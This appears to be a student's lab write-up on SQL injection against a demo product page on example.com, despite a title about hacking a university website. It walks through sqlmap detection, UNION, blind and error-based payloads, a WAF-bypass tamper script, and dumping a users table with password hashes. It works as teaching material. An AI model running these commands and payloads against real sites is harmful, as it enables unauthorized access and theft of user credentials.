

HOW I HACKED MY UNIVERSITY WEBSITE WITH MAGICAL WORDS

Author: Humna Imran


Institution: The University of Faisalabad

TARGET SCOPE: `http://example.com/products.php?id=1`

I used a purposely vulnerable demo URL (Only for this Document). This endpoint mimics a product details page with a SQL-vulnerable id parameter.

PHASE 1: SQL INJECTION DETECTION

COMMAND

A terminal window with a dark background. The title bar says "command.sh". The command entered is "sqlmap -u 'http://example.com/products.php?id=1' --batch --level=1 --risk=1".

```
command.sh  
sqlmap -u "http://example.com/products.php?id=1" --batch --level=1 --risk=1
```

Running this basic sqlmap scan helped me verify that the **id** parameter was indeed injectable. sqlmap identified the backend as MySQL and suggested a boolean-based injection point. I used **--batch** to avoid prompts and keep the scan automated.

TAKEAWAY

The initial detection was quick and efficient. I saw firsthand how even a low-risk scan can expose a serious vulnerability.

PHASE 2: MANUAL UNION-BASED SQLI (VIA BURP SUITE)

MANUAL PAYLOAD

A terminal window with a dark background and light text. The title bar shows a terminal icon and the text 'command.sh'. The command entered is 'http://example.com/products.php?id=1' UNION SELECT NULL, NULL, NULL--'.

```
command.sh
http://example.com/products.php?id=1' UNION SELECT NULL, NULL, NULL--
```

I intercepted the request using Burp Suite and manually altered the payload. After several attempts, I discovered that the application responded differently when the number of NULL values matched the column count, confirming a union-based vulnerability.


OBSERVATION

The page loaded differently, and in one test, it even printed test values, which proved that my payload was working.

PHASE 3: BOOLEAN-BASED BLIND SQLI

TOOL: `sqlmap`

COMMAND

A terminal window with a dark background. The title bar shows a terminal icon and the text 'command.sh'. The command 'sqlmap -u "http://example.com/products.php?id=1" --technique=B --batch' is entered in the terminal.

```
command.sh  
sqlmap -u "http://example.com/products.php?id=1" --technique=B --batch
```


Here I restricted sqlmap to only boolean-based techniques. This test was slower but effective — I could see how the tool was relying on logic-based responses (True/False) to infer data.

REALIZATION

Even when the app shows nothing visually, data can still be extracted by observing behaviour, a true “blind” approach.

PHASE 4: TIME-BASED BLIND SQLI

COMMAND

A terminal window with a dark background. The title bar shows a terminal icon and the text 'command.sh'. The command 'sqlmap -u "http://example.com/products.php?id=1" --technique=T --time-sec=5 --batch' is entered in the terminal.

```
command.sh  
sqlmap -u "http://example.com/products.php?id=1" --technique=T --time-sec=5 --batch
```


I deliberately injected time delays into the SQL queries to measure server response. sqlmap used this technique to confirm injection, and I observed a consistent 5-second lag, indicating that the queries were being executed.

KEY MOMENT

Watching a server delay as proof of injection was eye-opening. It felt stealthy, no visible output, just time-based proof.

PHASE 5: ERROR-BASED SQLI (MANUAL)

PAYLOAD USED

A terminal window with a dark background and light text. The title bar says "command.sh". The text inside is a multi-line SQL payload:

```
http://example.com/products.php?id=1' AND (SELECT 1 FROM (SELECT COUNT(*),  
CONCAT((SELECT version()), FLOOR(RAND()*2)) x FROM information_schema.tables GROUP BY x) a)--
```

```
command.sh  
http://example.com/products.php?id=1' AND (SELECT 1 FROM (SELECT COUNT(*),  
CONCAT((SELECT version()), FLOOR(RAND()*2)) x FROM information_schema.tables GROUP BY x) a)--
```


When I tested this payload in Burp, I received a **MySQL error** exposing the version number. That error message gave me system-level insight, including the structure of some internal database tables.

EYE-OPENER

A single crafted query led to a massive leak. This was one of the most dangerous payloads I tested.

PHASE 6: WAF BYPASS TECHNIQUES

COMMAND

A terminal window titled 'command.sh' with standard window controls. It contains the following command:

```
sqlmap -u "http://example.com/products.php?id=1" --tamper=space2comment --batch
```


To simulate a protected environment, I enabled a basic WAF. Using `--tamper=space2comment`, sqlmap evaded it by inserting SQL comments (`/**/`) in place of spaces. The bypass worked — the injection succeeded even with the WAF on.

LESSON LEARNED

Tamper scripts are incredibly powerful. WAFs that rely on signatures can be easily fooled.

PHASE 7: DATABASE ENUMERATION

COMMAND


A terminal window titled 'command.sh' with standard window controls. It contains the following command:

```
sqlmap -u "http://example.com/products.php?id=1" --dbs --batch
```

sqlmap returned a list of databases, including `information_schema`, `test_db`, and `users_db`. It was a solid demonstration of how an attacker could pivot from access to full enumeration.


PHASE 8: POST-EXPLOITATION – TABLE & DATA EXTRACTION

COMMAND (LIST TABLES)

A terminal window with a dark background and a title bar that says "command.sh". The terminal displays the command: `sqlmap -u "http://example.com/products.php?id=1" -D users_db --tables --batch`.

```
command.sh
sqlmap -u "http://example.com/products.php?id=1" -D users_db --tables --batch
```

COMMAND (DUMP DATA)

A terminal window with a dark background and a title bar that says "command.sh". The terminal displays the command: `sqlmap -u "http://example.com/products.php?id=1" -D users_db -T users --dump --batch`.

```
command.sh
sqlmap -u "http://example.com/products.php?id=1" -D users_db -T users --dump --batch
```

I successfully manipulated fake user data, including names, emails, and even password hashes. This felt like a full compromise of the web application. Thankfully, this step was performed on a separate webpage and could be easily undone; otherwise, it would have been catastrophic.

THIS SHOWED ME HOW SQL INJECTION CAN MOVE FROM DISCOVERY TO DATA EXFILTRATION IN JUST A FEW STEPS. EVEN WITHOUT ADVANCED ACCESS, I COULD MANIPULATE THE BACKEND USING TOOLS LIKE SQLMAP AND BURP SUITE, ALL FROM A SINGLE VULNERABLE PARAMETER.

THANK YOU